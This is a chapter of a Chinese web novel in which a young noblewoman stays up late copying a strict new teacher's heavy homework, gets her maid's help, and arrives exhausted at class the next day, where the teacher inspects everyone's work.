30. 捷径

作品:《竹马未婚夫竟是太子殿下

    虽然盛秋阑已经做好了心理准备,但是在晚上开始写作业的时候,还是没忍住把那位新来的齐先生狠狠骂了一顿:“怎么布置这么多作业。”


    策论对她来说不算难,毕竟有上辈子写文章的经验,虽然格式上有所区别,但若是按照套路也能够很快解决。


    盛秋阑洋洋洒洒写了两面,捉摸着现在这个年龄的水平,感觉到差不多之后就放下了,然后开着啃着笔头抄写文章。


    她已经很久没有这样有模有样地写过作业,刚刚抄了三遍,拿着笔的右手很快就开始酸痛起来,已经写好的纸张在旁边堆了薄薄一叠,但是还剩下很多。


    碧云拿着锦帕进来,看见还伏在桌子面前的盛秋阑:“小姐今日还没有写完功课吗?”


    迎春小声地回答:“是啊。今天学堂布置的功课好像很多,小姐已经写了很久了。”


    终于又写完一遍,盛秋阑抬起头,揉了揉手腕,感觉到肩膀都发出“嘎吱嘎吱”的骨头声,忍住在作业上面画圈圈的冲动。


    外面已经黑下去了,按照平时应该是她洗漱的时间。殿前点着明亮的烛火,烛光映照在纸张上,照着宣纸上墨迹尚干的字。


    旁边放着的写好的纸,如果说一开始上面的字还算娟秀,那么越到后面,笔迹就越来越豪放,像是自成一派。


    盛秋阑已经控制不住笔画,手腕酸痛无力,再也支撑不了笔锋,只能隐约看出形态,她烦躁地换了一支更加细小的笔,重新蘸墨书写。


    “小姐,时候不早了,功课还有多少?”


    盛秋阑原本需要的睡眠时间就不短,如果是晚上再熬夜,明天肯定要起不来。


    她指了指旁边的纸,怨念深重:“这些都要写完。”


    看着旁边还剩下一半的纸,碧云有些无奈,但是学堂里面的功课也不是她能质疑的:“今日怎么会有这么多功课?”这不就是一个告状的好时机吗?


    盛秋阑在心里面憋了一股肚子怨气,正好有人问起来,她拿过一张纸,手上抄写着,一点都不耽误嘴上抱怨:“学堂里面新来了一个先生。”


    她知道怎么说才能够最大引起疑惑,故意没有说完整,只留下似是似非的意思让人遐想,末了还假装无奈:”先生的话总是要听,只是今天要晚点睡了。”


    她说着说着,一半是为了同情,一半是真的控制不住,打了一个哈欠,眼中的泪水把耀眼的烛光都变得模糊,眼前的字更是变得歪七扭八。


    盛秋阑从小被大家宠着,虽然说去上学了,但也没有过这种倦怠的时候,哪次不是兴高采烈地回来,说着新认识的朋友或是学堂里发生的趣事。现在脸上不见了笑容,还要强撑着睡意写作业,怎么看怎么可怜。


    但是碧云没有质疑的资格,她只能等在一边,尽可能让盛秋阑写得稍微舒服一点。


    背后多了一个云锦靠枕,僵硬了半天的背终于有了可以靠的地方,盛秋阑伸了一个懒腰,手腕已经要酸痛得提不起来。


    她写字的桌子正对着窗口,天上已经亮起了点点繁星,外头的屋子全都熄了灯光,唯有她这一间还亮着。


    真是熟悉的感觉。


    盛秋阑也算是体会到什么叫由俭入奢难,由奢入俭难。本来已经习惯了的生活,现在安安稳稳过了几年,反而不适应起来。


    她实在是写不下去了,可怜巴巴地望向一旁的碧云:“碧云,你帮我写一点好不好?”


    碧云从小看着盛秋阑长大,本来见她这个样子就心疼,听她撒娇更是完全拒绝不了:“好吧,那小姐给我张纸。”盛秋阑抽出了一张纸给她,自己继续把剩下的写完。


    两个人加起来,动作就快了很多,但是盛秋阑上床的时候,也已经是过了子时。


    她强撑着意识爬上床,几乎是一沾上枕头就睡着了,碧云帮她把写完的纸放进书箧里面,防止她明早匆匆忙忙起床的时候忘记。


    前一天晚上睡得太晚,第二天盛秋阑被叫起来的时候,脑子还是混沌的。她将头埋在被子当中,完全不愿意接受自己还要起床上学的事实。早晨的阳光透过窗口照进来,碧云无奈地站在床边,第六遍叫她:“小姐,再不起真的要赶不上上学了。”


    盛秋阑脑海中清醒和迷乱正在打架,大脑中有意识叫自己起来,但是身体却好像粘在了床上,半点要改变动作的意思都没有。


    终于,她动了动手指,撑着自己的被子从床上坐起来,头顶的头发乱糟糟的,一双眼睛半睁不睁,好像下一秒就会重新躺回床上。


    碧云没有给她这个机会,拿起衣服就往她头上套,盛秋阑浑身软塌塌的,几乎是被人架着穿好衣服。


    洗完脸之后,她终于清醒了一点,看了一眼挂钟,慌忙往外面跑:“啊啊啊啊要来不及了。”


    盛秋阑连早饭都没有来得及拿,还是迎春见机行事,给她塞了两个包子。


    贺兰谨按照往常的时间坐在餐桌面前,但是迟迟看不见盛秋阑的身影,只有门口出现了对方身边跟着的贴身丫鬟。


    她微蹙起眉,盛秋阑虽然平常有些懒惰的小性子,但是在有正事的时候却很少会迟到:“今日怎么起晚了?”


    迎春行了礼:“报告夫人,昨日学堂的功课有些多,小姐写完已经是子时了。”


    按照盛秋阑这个年纪,就算有功课也但不该写到这么晚,学堂里面的先生考虑到他们的休息,都会斟酌着布置。


    “功课很多吗?”


    迎春把昨日盛秋阑嘚啵嘚啵说的话复数了一遍,包括她所列举的一大堆作业,其中齐先生布置的占了大头。


    盛秋阑坐在马车上,把包子囫囵吞下去,开始检查自己的书箧。


    看着好好躺在最上面的作业,她长舒一口气。


    还好还好,东西还在,不然要是写了半天结果发现没有带,那可真是冤大了。


    昨天实在是困得迷糊,写完的时候只感觉一根弦彻底松下去,满脑子都是睡觉,根本想不起来还要把东西放进去,多亏了碧云心细。


    前方驾马车的侍从也知道今天晚了,速度都快了很多,终于赶在迟到的最后一秒把盛秋阑送到了。


    盛秋阑踏进讲堂时吓了一跳,哪里来这么多焉花朵。


    原本早该到齐的讲堂现在空了好几个位置,就算已经坐在座位上的人也全部都是困顿的,垂着头趴在桌子上面。


    这一幕差点让盛秋阑幻视自己高中走入教室的样子,那时候一下课就齐齐趴在座位上,如同某种集体指令,甚至不需要人指挥,动作整齐划一。


    身后的走廊中传出走路的声音,盛秋阑赶紧回到自己的位置上,傅如珩倒是看起来如常,身后的长孙胜却早已经加入了睡觉的行列,趴在桌子上不省人事。


    孙先生进来的时候见到的就是这样一幅景象。


    这群小孩什么时候有过这种萎靡不振的情况,就算平时有些人会因为休息不足打瞌睡,也不至于如此大规模,更何况现在还是第一堂课。


    他的目光扫过讲堂中间空着的位置,微蹙起眉,但还是什么都没有说,敲了敲讲桌。


    敲击声让很多人被迫从桌子上面抬起头来,见先生已经来了,勉强振作了一点精神。


    长孙胜同样被动静吵醒,迷迷糊糊地抬起眼,支起了上半身,只是没过一会儿又重新塌下去。


    这一堂课上得不可谓不艰难,底下的人昏昏欲睡,就连提问都没有多少声音回答。中途进来了好几个迟到的人,头发杂乱,一看就是匆匆忙忙才赶到的。孙先生原本还端着平和的笑脸,到后来都已经严肃起来,那些迟到的人灰溜溜地进入讲堂,坐在自己的位置上。


    盛秋阑环顾一圈,见有人头一点一点的,就差趴到书本之间,还有一些人看起来很努力的想要让自己清醒,双手撑着眼皮,却依旧抵抗不了强大的睡意。


    相比之下,她虽然也很困,但在课堂当中竟然已经算清醒了。


    这一堂课在孙先生沉沉的声音之下结束,等不及先生走出讲堂,身边接二连三地趴下去,坐着的人鹤立鸡群,变得格外显眼。


    长孙胜早上看起来好像下一秒就要栽倒,但是在课上睡了一觉之后,反而变得清醒,竟然也成为了这群白鹤中的一员。


    他看着前面和身边始终没有倒下去的身影,感觉上天真是不公:“你们难道就不会困吗?”


    “有点,但是还好。”林辞殊眼下有一点微微的青色,状态看上去也没有前面几天好。


    “昨天那个文章实在是太多了,我抄得手都酸了,就连吃饭都是匆匆忙忙的,结果还是子时才睡。”


    听闻这话,旁边原本趴下去的人纷纷开口。


    “是啊,我也抄了好久。”


    “原本很早就能做完功课的,结果昨天晚睡了一个时辰。”


    “对啊,还害得我被我爹娘怀疑在学校不好好学习,被先生罚抄了,好不容易才解释清楚。”


    “我今晨还迟到了,就是因为起晚了,还好孙先生没有因此责罚。”


    一时之间讲堂里面怨载声不断,全都是对自己昨天晚上的控诉,堪比比惨大会。


    在七嘴八舌之间,一刻钟的小休已经结束了,望见马上要进来的先生,每个人的眼中都盈着埋怨。


    齐先生拿着书卷走进来,手边还是那一把不离身的戒尺。


    “昨日的功课都写完了吗?”


    底下稀稀拉拉传出应答,有气无力:“写完了。”


    “放在桌子上,我来一一点检。”


    众人从书箧中拿出昨天熬夜写好的作业,有些纸张都已经皱巴巴了,不难看出写时的痛苦。


    齐先生沿着过道顺序,从前往后清点,口中说着评价。


    “字迹潦草,笔迹散漫。”


    “字句当中有疏漏,没有用心。”


    不大不小的毛病全部都被指出来,就算找不出错处,也只能得到一个“姑且过关”的评价。


    事儿精,盛秋阑默默在心里吐槽。


    齐先生绕了一圈,终于走到了他们旁边,他先是看了看林辞殊的作业,略点一下头,颇为吝啬地说:“尚可。”


    这在所有评价当中已经是最高级别,要知道过关的人也没多少。看向长孙胜的作业时,原本渐缓的神色又皱起来:“潦草至极,重新誊抄三遍。”


    长孙胜昨天本来就是赶工,自然顾不上质量,没想到今天还要被罚,他生了满肚子气,但是怕之后还要被罚,只能憋在心里。


    身后的脚步渐渐靠近,与昨日同样的青色长衫走到身边。


    盛秋阑的作业就放在桌角,齐先生早就已经想过来了,故作高深地评价了一圈,终于轮到了这里。


